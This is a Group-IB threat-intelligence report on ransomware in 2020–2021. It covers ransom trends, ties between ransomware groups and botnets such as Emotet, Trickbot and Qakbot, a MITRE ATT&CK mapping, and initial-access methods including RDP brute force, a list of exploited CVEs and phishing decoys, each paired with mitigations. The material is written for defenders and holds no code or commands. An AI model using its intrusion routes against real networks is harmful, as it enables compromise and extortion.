RANSOMWARE UNCOVERED 2020—2021

→ GROUP-IB

MARCH 2021

GROUP-IB

group-ib.com

Disclaimers

1. The report was written by Group-IB experts without any third-party funding.
2. The report provides information on the tactics, tools, and infrastructure of the various groups. The report's goal is to minimize the risk of the groups committing further illegal acts, suppress any such activity in a timely manner, and raise awareness among readers. The report also contains indicators of compromise that organizations and specialists can use to check their networks for compromise, as well as recommendations on how to protect against future attacks. Technical details about threats are provided solely for information security specialists so that they can familiarize themselves with them, prevent similar incidents from occurring in the future, and minimize potential damage. The technical details about threats outlined in the report are not intended to advocate fraud or other illegal activities in the field of high technologies or any other fields.
3. The report is for information purposes only and is limited in distribution. Readers are not authorized to use it for commercial purposes and any other purposes not related to education or personal non-commercial use. Group-IB grants readers the right to use the report worldwide by downloading, reviewing, and quoting it to the extent justified by legitimate citation, provided that the report itself (including a link to the copyright holder's website on which it is published) is given as the source of the quote.
4. The entire report is subject to copyright and protected by applicable intellectual property law. It is prohibited to copy, distribute (including by placing on websites), or use the information or other content without the right owner's prior written consent.
5. If Group-IB's copyright is violated, Group-IB will have the right to approach a court or other state institution to protect its rights and interests and seek punishment for the perpetrator as provided by law, including recovery of damages.

Written by Group-IB specialists:

→ **Oleg Skulkin**
Lead Digital Forensics Specialist

→ **Roman Rezvukhin**
Deputy Head of Digital Forensics and Malware Analysis Lab

→ **Semyon Rogachev**
Malware Analyst

Table of contents

Introduction

We have designed this report for incident response analysts, threat hunters, SOC and CERT specialists, CTI analysts, and IS and IT specialists who want to learn more about the ransomware threat landscape, the latest attacker TTPs, and technical mitigations for each step of the kill chain.

If there is one thing most cybersecurity experts agree on, it is that ransomware continues to be Public Enemy No. 1. It is no longer surprising that ransomware attacks are becoming more sophisticated and threat actors more successful with every passing year.

Yet, 2020 saw unprecedented changes to the threat landscape. Threat actors took advantage of vulnerable organizations distracted with mitigating the fallout from the pandemic and conducted their most successful (and dangerous) attacks to date.

As the most lucrative, large enterprise networks continued to be the primary. But traditionally vulnerable institutions such as universities and hospitals also became popular targets. The School of Medicine at the University of California, San Francisco was hit by NetWalker, which walked away with $1.14 million in ransom.

The weakened travel industry was also not so lucky. The billion-dollar travel management firm CWT was forced into paying RagnarLocker $4.5 million, the largest known ransom payout of 2020. The popular foreign currency exchange Travelex paid $2.3 million in ransom to REvil.

↗ GROUP-IB HI-TECH CRIME TRENDS 2020/2021

Such massive payouts may seem shocking, but they have become increasingly common. In **Hi-Tech Crime Trends 2020/2021**, Group-IB experts estimated that ransomware groups made no less than $1 billion between 2019 and 2020, making the previous year the most profitable for ransomware to date.

Another terrifying prospect that emerged in 2020 was that ransomware attacks could potentially cost lives. Dusseldorf paramedics were unable to admit a 78-year-old patient to a nearby hospital because it was under a ransomware attack. They were forced to travel 20 miles to the next nearest medical facility. The delay in treatment caused the patient's death.

↗ GROUP-IB'S EGREGOR WHITE PAPER

There are indications that more ransomware groups will soon change tactics dramatically, from ransomware deployment to data exfiltration and extortion. The shift is partly of our own making, given that companies have long-established defenses against ransomware based on the latter's common tactics. The Maze group was the main proponent of this method before they disbanded in mid-2020. Just months before retiring, Maze attacked Xerox and LG, stealing and publishing over 70 GB of data after the companies refused to pay. **Egregor** infamously took up Maze's torch in November and continued to extort victims by posting exfiltrated data online.

Most attacks on enterprises are human-operated, so it is vital that defenders understand the tactics, techniques, and procedures (TTPs) used by threat actors so that they can thwart attacks at different stages of the attack lifecycle.

This report includes thorough research into TTPs observed both during Group-IB's incident response engagements and cyber threat intelligence activity. Our findings are mapped to and organized in accordance with MITRE ATT&CK®.

Key findings

Big companies in danger

Ransomware operators are less concerned about the industry and more focused on scope and scale. That is why threat actors prefer to go after large enterprise networks; they hope to secure the greatest possible ransom. This means that companies such as Garmin, Canon, Campari, Capcom, and Foxconn (which were all successfully attacked in 2020) are now constantly at risk of being targeted.

Record high ransom

Lucrative targets encourage threat actors to bring ransom demands to new heights. If in 2019 the average ransom was around $80,000, the average in 2020 was some $170,000. But we may see the norm shift toward the millions soon enough. Group-IB experts found that Maze, DoppelPaymer, and RagnarLocker were the most financially ambitious groups, with their ransom demands averaging between $1 million and $2 million.

New tools

Corporate environments usually run not only Windows systems but also Linux, which has led to some threat actors adding corresponding versions to their arsenals.

More RaaS

Ransomware-as-a-Service (RaaS) programs have become increasingly prevalent on underground forums. Many ransomware families were distributed through RaaS programs in 2020.

More commodity malware joins Big Game Hunting

Long-standing eCrime actors who use commodity malware such as Trickbot, Qakbot, and Dridex helped many ransomware operators obtain initial access to target networks, joining in on the Big Game Hunting trend.

State-sponsored actors made an appearance

State-sponsored threat actors also began showing interest in Big Game Hunting. Groups such as Lazarus and APT27 started to use ransomware during financially motivated operations.

Predictions

Based on Group-IB's observations of the ransomware threat landscape, our experts have compiled the following list of trends that the world should look out for in the coming year:


1. Due to how profitable they are, the number of public and private Ransomware-as-a-Service programs will keep growing.
2. Ransomware operators will continue to focus on enterprise networks.
3. More actors will focus on gaining access to enterprise networks for resale purposes.
4. Ransomware-as-a-Service programs will start offering Linux variants more often.
5. Some threat actors may abandon the use of ransomware and instead focus on exfiltrating sensitive data for extortion.
6. More state-sponsored threat actors will be involved in Big Game Hunting, including those who use it for disruptive purposes.
7. Threat actors will start attacking CIS countries more heavily, especially countries with extensive enterprise networks.
8. Growing ransom demands will be accompanied by increasingly advanced techniques.

Ransomware Uncovered in numbers

$170,000	13 days	18 days	15
Average ransom demand	Average dwell time	Average downtime	Number of new affiliate prorgams

Commodity malware used by ransomware operators


Bot	Ransomware
Trickbot	Ryuk, Conti, REvil, RansomExx
Qakbot	ProLock, Egregor, DoppelPaymer
Dridex	DoppelPaymer
IcedID	RansomExx, Maze, Egregor
Zloader	Ryuk, Egregor
SDBBot	Clop
Buer	Maze, Ryuk
Bazar	Ryuk




Ransomware Uncovered in numbers cont.

Top 10 techniques

External Remote Services	Brute Force
Command and Scripting Interpreter	OS Credential Dumping
Scheduled Task	Remote System Discovery
Valid Accounts	Remote Services
Process Injection	Encrypt Data for Impact





MITRE ATT&CK® heat map for 2020

Click on any technique to get more details.

1 **Initial Access**	External Remote Services **T1133**	Exploit Public-Facing Application **T1190**	Phishing **T1566**	Hardware additions **T1200**	Trusted Relationship **T1199**										
2 **Execution**	Command and Scripting Interpreter **T1059**	Native API **T1106**	Scheduled Task/Job **T1053**	System Services **T1569**	User Execution **T1204**	Windows Management Instrumentation **T1047**									
3 **Persistence**	Boot or Logon Autostart Execution **T1547**	Create Account **T1136**	Create or Modify System Process **T1543**	Event Triggered Execution **T1546**	Hijack Execution Flow **T1574**	Scheduled Task **T1053**	Server Software Component **T1505**	Valid Accounts **T1078**							
4 **Privilege Escalation**	Abuse Elevation Control Mechanism **T1548**	Exploitation for Privilege Escalation **T1068**	Process Injection **T1055**	Boot or Logon Autostart Execution **T1547**	Create or Modify System Process **T1543**	Event Triggered Execution **T1546**	Hijack Execution Flow **T1574**	Scheduled Task/Job **T1053**	Valid Accounts **T1078**						
5 **Defense Evasion**	BITS Jobs **T1197**	Deobfuscate/ Decode Files or Information **T1140**	File and Directory Permissions Modification **T1222**	Hide Artifacts **T1564**	Impair Defenses **T1562**	Indicator Removal on Host **T1070**	Masquerading **T1036**	Obfuscated Files or Information **T1027**	Signed Binary Proxy Execution **T1218**	Subvert Trust Controls **T1553**	Trusted Developer Utilities Proxy Execution **T1127**	Virtualization/ Sandbox Evasion **T1497**	Abuse Elevation Control Mechanism **T1548**	Hijack Execution Flow **T1574**	Process Injection **T1055**	Valid Accounts **T1078**
6 **Credential Access**	Brute Force **T1110**	Credentials from Password Stores **T1555**	Input Capture **T1056**	OS Credential Dumping **T1003**	Steal or Forge Kerberos Tickets **T1558**	Unsecured Credentials **T1552**									
7 **Discovery**	Account Discovery **T1078**	Permission Groups Discovery **T1069**	Remote System Discovery **T1018**	Domain Trust Discovery **T1482**	Network Service Scanning **T1046**	System Information Discovery **T1082**	System Network Configuration Discovery **T1016**	System Network Connections Discovery **T1049**	File and Directory Discovery **T1083**	System Owner/ User Discovery **T1007**	Software Discovery **T1518**	Network Share Discovery **T1135**	Process Discovery **T1057**	System Service Discovery **T1007**	
8 **Lateral Movement**	Exploitation of Remote Services **T1210**	Lateral Tool Transfer **T1570**	Remote Services **T1021**	Use Alternate Authentication Material **T1550**											
9 **Collection**	Archive Collected Data **T1560**	Data from Local System **T1005**	Data from Network Shared Drive **T1039**												
10 **Command and Control**	Application Layer Protocol **T1071**	Encrypted Channel **T1573**	Data Encoding **T1132**	Data Obfuscation **T1001**	Fallback Channels **T1008**	Multi-Stage Channels **T1104**	Ingress Tool Transfer **T1105**	Protocol Tunneling **T1572**	Proxy **T1090**	Remote Access Software **T1219**					
11 **Exfiltration**	Data Transfer Size Limits **T1030**	Exfiltration Over Web Service **T1567**	Transfer Data to Cloud Account **T1537**												
12 **Impact**	Encrypt Data for Impact **T1486**	Inhibit System Recovery **T1490**	Network Denial of Service **T1498**												

1 Initial Access

External Remote Services

T1133

Click on each technique and sub-technique to learn more about ATT&CK®

Click "Back to → MITRE ATT&CK®" to return to the heat map

Publicly accessible RDP servers are still the most common target for many ransomware operators, from Dharma to REvil. With the COVID-19 pandemic requiring many people to work from home, the number of such servers grew exponentially. Many successful intrusions started from password guessing T1110.001 or credentials stuffing T1110.004.

In many cases, ransomware was deployed after an RDP connection was made to a compromised server, followed by lateral movement to one of the domain controllers.

RDP servers are not the only external remote services targeted by ransomware threat actors with brute force attacks. Such attacks were also initiated against VPN appliances lacking multi-factor authentication.

Mitigations

→ Disable unnecessary external remote services.
→ Set account lockout policies to prevent password guessing.
→ Use two- or multi-factor authentication for such services.
→ Collect and monitor external remote services logs for unauthorized access.

Exploit Public-Facing Application

T1190

Vulnerable public-facing applications also allowed many ransomware operators to obtain an initial foothold in big networks.

The following vulnerabilities were exploited:

- CVE-2018-13379 (Fortinet FortiOS)
- CVE-2019-19781 (Citrix Application Delivery Controller (ADC) and Gateway)
- CVE-2019-2725 (Oracle WebLogic Server)
- CVE-2019-11510 (Pulse Secure Pulse Connect Secure (PCS))
- CVE-2019-11539 (Pulse Secure Pulse Connect Secure (PCS))
- CVE-2019-18935 (Telerik UI for ASP.NET AJAX)
- CVE-2020-5902 (BIG-IP)
- CVE-2020-0688 (Microsoft Exchange Server)

At the same time, it was not always necessary for ransomware operators or Ransomware-as-a-Service (RaaS) program affiliates to exploit such applications, as network access obtained by such means may be purchased from a third party.

Such techniques were used by not only financially motivated threat actors but also state-sponsored hackers. For example, the hacking group Lazarus exploited a vulnerability in a VPN gateway to access one of their targets and deploy VHD ransomware.

Mitigations

→ Regularly scan externally facing systems for vulnerabilities.
→ Immediately patch public-facing applications with critical vulnerabilities.
→ Make sure your cyber threat intelligence (CTI) provider collects information on network access brokers, and that you receive alerts related to your industry.

Phishing

T1566

With the continued rise1 of Big Game Hunting in 2020, common malware started being used more and more often to obtain initial access to target networks. The strategy is not new — the same techniques were used in 2017, when BitPaymer ransomware operators used the notorious Dridex to gain the initial foothold. In 2020, however, an enormous amount of botnet operators partnered with ransomware gangs.

To deliver malware to the target hosts, operators use phishing emails. In many cases, the threat actors employed the so-called thread hijacking technique, which makes emails look as though they were sent by a trusted party. The threat actors use phishing links T1566.002 to online services (e.g., Dropbox, Google Drive) and weaponized attachments T1566.001 in various formats, from common documents and spreadsheets to zipped executables and scripts.

Emotet

Emotet has a long history of being involved in ransomware operations, as part of which it delivers Trickbot, which was usually used before Ryuk ransomware deployment. In 2020, it collaborated with Qakbot (Qbot), which was used by Prolock, Egregor, and DoppelPaymer operators to gain initial access to their targets.

Usually, Emotet was distributed via Microsoft Office documents weaponized with malicious macros.




Figure 1: Example of an Emotet decoy

The weaponized document contained instructions on how to enable the macros so that an Emotet payload could be downloaded from one of the compromised websites.

Trickbot

In most cases, Trickbot was delivered to the target host via the Emotet botnet. At the same time, while Emotet was inactive or during collaborations with other threat actors, Trickbot had its own spam campaigns involving various malicious attachments, from common weaponized documents to password-protected archives with HTML applications.




Figure 2: Example of a Trickbot decoy

Trickbot was often used prior to Ryuk ransomware deployment until very recently, when the threat actors behind it changed their ransomware of choice to Conti. Trickbot operators were also reported to have partnered with REvil and RansomExx ransomware operators.

Qakbot

Similarly, Qakbot was distributed by Emotet for some time, but it also had its own campaigns, from weaponized Visual Basic scripts and documents to spreadsheets with Excel 4.0 macros.




Figure 3: Example of a Qakbot decoy

↗ GROUP-IB'S PROLOCK WHITE PAPER

In early 2020, Qakbot operators collaborated with **Prolock** ransomware but then abandoned it for Egregor and DoppelPaymer.

Dridex

Dridex operators focused on links rather than attachments in their spam campaigns. Similar to Qakbot, they used weaponized Visual Basic scripts, Microsoft Office documents, and spreadsheets.

